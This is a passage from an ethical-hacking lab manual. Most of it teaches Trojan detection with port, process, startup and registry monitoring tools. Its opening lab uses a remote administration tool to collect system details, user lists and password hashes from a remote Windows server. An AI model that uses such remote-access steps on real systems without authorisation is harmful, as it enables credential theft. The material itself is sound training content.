


FIGURE 6.8: Information of the remote computer

13. Select **Users and Groups**, which will display the complete user details.




FIGURE 6.9: Information of the remote computer

Module 06 – Trojans and Backdoors




FIGURE 6.10: Information of the remote computer




FIGURE 6.11: Information of the remote computer

14. This tool will display all the details of the remote system.
15. Analyze the results of the remote computer.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Atelier Web Remote Commander	Remotely accessing Windows Server 2008 Result: System information of remote Windows Server 2008 Network Information Path remote Windows Server 2008 viewing complete files of c:\ of remote Windows Server 2008 User and Groups details of remote Windows Server 2008 Password hashes

Questions

1. Evaluate the ports that AWRC uses to perform operations.
2. Determine whether it is possible to launch AWRC from the command line and make a connection. If yes, then illustrate how it can be done.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs


Detecting Trojans

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY



Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

Most individuals are confused about the possible ways to remove a Trojan virus from a specific system. One must realize that the World Wide Web is one of the tools that transmits information as well as malicious and harmful viruses. A backdoor Trojan can be extremely harmful if not dealt with appropriately. The main function of this type of virus is to create a backdoor in order to access a specific system. With a backdoor Trojan attack, a concerned user is unaware about the possible effects until sensitive and important information is found missing from a system. With a backdoor Trojan attack, a hacker can also perform other types of malicious attacks as well. The other name for backdoor Trojans is remote access Trojans. The main reason that backdoor Trojans are so dangerous is that they hold the ability to access a particular machine remotely (source: <http://www.combofix.org>).

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 06 Trojans and Backdoors

- Analyze using Port Monitor
- Analyze using Process Monitor
- Analyze using Registry Monitor
- Analyze using Startup Program Monitor
- Create MD5 hash files for Windows directory files

Lab Environment

To carry out this, you need:

- **Tcpview**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Port Monitoring Tools\TCPView**
- **Autoruns**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Process Monitoring Tools\Autoruns**
- **PrcView**, located at **C:\CEH-Tools\CEHv7 Module 06 Trojans and Backdoors\Process Monitor Tool\Prc View**
- **Jv16 power tool**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Registry Monitoring Tools\jv16 Power Tools 2012**
- **FsumFrontEnd**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Files and Folder Integrity Checker\Fsum Frontend**
- A computer running **Window Server 2008** (host)
- **Windows Server 2003** running in Virtual Machine
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

Disabling and Deleting Entries

If you don't want an entry to active the next time you boot or login you can either disable or delete it. To disable an entry uncheck it. Autoruns will store the startup information in a backup location so that it can reactivate the entry when you recheck it. For items stored in startup folders Autoruns creates a subfolder named Autoruns disabled. Check a disabled item to re-enable it

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors


A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

TASK 1

Tcpview


1. Go to **Windows Server 2012** Virtual Machine.
2. Install **Tcpview** from the location **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Port Monitoring Tools\TCPView**.
3. The TCPView main window appears, with details such as Process, Process ID, Protocol, Local address, Local Port, Remote Address, and Remote Port.



The screenshot shows the TCPView application window. The title bar reads "TCPView - Sysinternals: www.sysinternals.com". The menu bar includes File, Options, Process, View, and Help. The toolbar has icons for Filter, Sort, and Refresh. The main table has columns: Process / PID, Protocol, Local Address, Local Port, and R. There are approximately 30 rows of data, all showing "dns.exe" as the process, "1572" as the PID, "TCP" as the protocol, "WIN-2N9STOSGI..." as the local address, and various ports (e.g., 49152, 49153, 49154, 49155, 49156, 49157, 49158, 49159, 49160, 49161, 49162, 49163, 49164, 49165, 49166, 49167, 49168, 49169, 49170, 49171) as the local port. The "R" column contains mostly "W" and some "x".

FIGURE 8.1: Tcpview Main window

4. The tool perform **port monitoring**.



The screenshot shows the TCPView application window. The title bar reads "TCPView - Sysinternals: www.sysinternals.com". The menu bar includes File, Options, Process, View, and Help. The toolbar has icons for Filter, Sort, and Refresh. The main table has columns: Process / PID, Protocol, Local Address, Local Port, and R. There are approximately 25 rows of data, showing various system processes like svchost.exe, System, and win32kfull.exe monitoring various ports. The "R" column contains mostly "W" and some "x".

FIGURE 8.2: Tcpview Main window

5. Now it is analyzing the SMTP and other ports.

Autoruns will display a dialog with a button that enables you to re-launch Autoruns with administrative rights. You can also use the -e command-line option to launch initially launch Autoruns with administrative rights

There are several ways to get more information about an autorun location or entry. To view a location or entry in Explorer or Regedit chose Jump To in the Entry menu or double-click on the entry or location's line in the display

The screenshot shows the TCPView application window titled "TCPView - Sysinternals: www.sysinternals.com". The interface includes a menu bar (File, Options, Process, View, Help) and a toolbar with icons for File, Options, Process, View, and Help. The main area is a grid table with columns: Protocol, Local Address, Local Port, Remote Address, Remote Port, and State. The table lists numerous network connections, mostly from local host (WIN-2N9STOSGI...) to various ports (3388, 5504, 49153, 49154, 49159, 49161, 49163, 49168, 49169, 49187, 2535, 3391, etc.) and to ports 0, 49158, 49481, and 49482. The state column shows mostly LIST.

Protocol	Local Address	Local Port	Remote Address	Remote Port	State
CP	WIN-2N9STOSGI...	3388	WIN-2N9STOSGI...	0	LIST
CP	WIN-2N9STOSGI...	5504	WIN-2N9STOSGI...	0	LIST
CP	WIN-2N9STOSGI...	49153	WIN-2N9STOSGI...	0	LIST
CP	WIN-2N9STOSGI...	49154	WIN-2N9STOSGI...	0	LIST
CP	WIN-2N9STOSGI...	49159	WIN-2N9STOSGI...	0	LIST
CP	WIN-2N9STOSGI...	49161	WIN-2N9STOSGI...	0	LIST
CP	WIN-2N9STOSGI...	49163	WIN-2N9STOSGI...	0	LIST
CP	WIN-2N9STOSGI...	49168	WIN-2N9STOSGI...	0	LIST
CP	WIN-2N9STOSGI...	49169	WIN-2N9STOSGI...	0	LIST
CP	WIN-2N9STOSGI...	49187	WIN-2N9STOSGI...	0	LIST
DP	win-2n9stosgien	bootps	*	*	
DP	win-2n9stosgien	bootpc	*	*	
DP	WIN-2N9STOSGI...	isakmp	*	*	
DP	win-2n9stosgien	2535	*	*	
DP	WIN-2N9STOSGI...	3391	*	*	
DP	WIN-2N9STOSGI...	teredo	*	*	
DP	WIN-2N9STOSGI...	ipsec-msft	*	*	
DP	WIN-2N9STOSGI...	limnr	*	*	
DP	win-2n9stosgien	53441	*	*	
CP	win-2n9stosgien	netbios-ssn	WIN-2N9STOSGI...	0	LIST
CP	win-2n9stosgien	microsoft-ds	win-egbhsg140	49158	EST,
CP	win-2n9stosgien	microsoft-ds	windows8	49481	EST,
CP	WIN-2N9STOSGI...	http	WIN-2N9STOSGI...	0	LIST
CP	WIN-2N9STOSGI...	https	WIN-2N9STOSGI...	0	LIST
CP	WIN-2N9STOSGI...	microsoft-ds	WIN-2N9STOSGI...	0	LIST

FIGURE 8.3: Tcpview analyzing ports

6. You can also kill the process by double-clicking that respective process, and then clicking the **End Process** button.




FIGURE 8.4: Killing Processes

T A S K 2

Autoruns

7. Go to Windows Server 2012 Virtual Machine.
8. Double-click **Autoruns.exe**, which is located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Process Monitoring Tools\Autoruns**.
9. It lists all **processes**, **DLLs**, and **services**.

Module 06 – Trojans and Backdoors

You can view Explorer's file properties dialog for an entry's image file by choosing **Properties** in the **Entry** menu. You can also have Autoruns automatically execute an Internet search in your browser by selecting **Search Online** in the **Entry** menu.




FIGURE 8.5: Autoruns Main Window

Simply run Autoruns and it shows you the currently configured auto-start applications in the locations that most directly execute applications. Perform a new scan that reflects changes to options by refreshing the display

Internet Explorer This entry shows Browser Helper Objects (BHO's), Internet Explorer toolbars and extensions

10. The following is the detailed list on the **Logon** tab.




FIGURE 8.9: Autoruns Logon list

11. The following are the **Explorer** list details.

Module 06 – Trojans and Backdoors

Services All Windows services configured to start automatically when the system boots.




FIGURE 8.10: Autoruns Explorer list

12. The following are the **Services** list details.

Drivers This displays all kernel-mode drivers registered on the system except those that are disabled




FIGURE 8.11: Autoruns Services list

13. The following are the **Drivers** list details.

Scheduled Tasks Task scheduler tasks configured to start at boot or logon




FIGURE 8.12: Autoruns Drivers list.

- The following is the **KnownDLLs** list in Autoruns.




FIGURE 8.13: Autoruns Known DLL's list.

T A S K 4

Jv16 Power Tool

- Install and launch **jv16 PowerTools** in Windows Server 2012 (host machine).
- jv16 Power Tool is located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Registry Monitoring Tools\jv16 Power Tools 2012**.
- To launch **jv16 PowerTools**, select the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 7.1: Windows Server 2012 Start/Desktop

18. Click **jv16 PowerTools 2012** in **Start** menu apps.




FIGURE 7.2: Windows Server 2012 Start Menu Apps

19. Click the **Clean and fix my computer** icon.

Winsock Providers
Shows registered Winsock protocols, including Winsock service providers. Malware often installs itself as a Winsock service provider because there are few tools that can remove them. Autoruns can uninstall them, but cannot disable them

Module 06 – Trojans and Backdoors


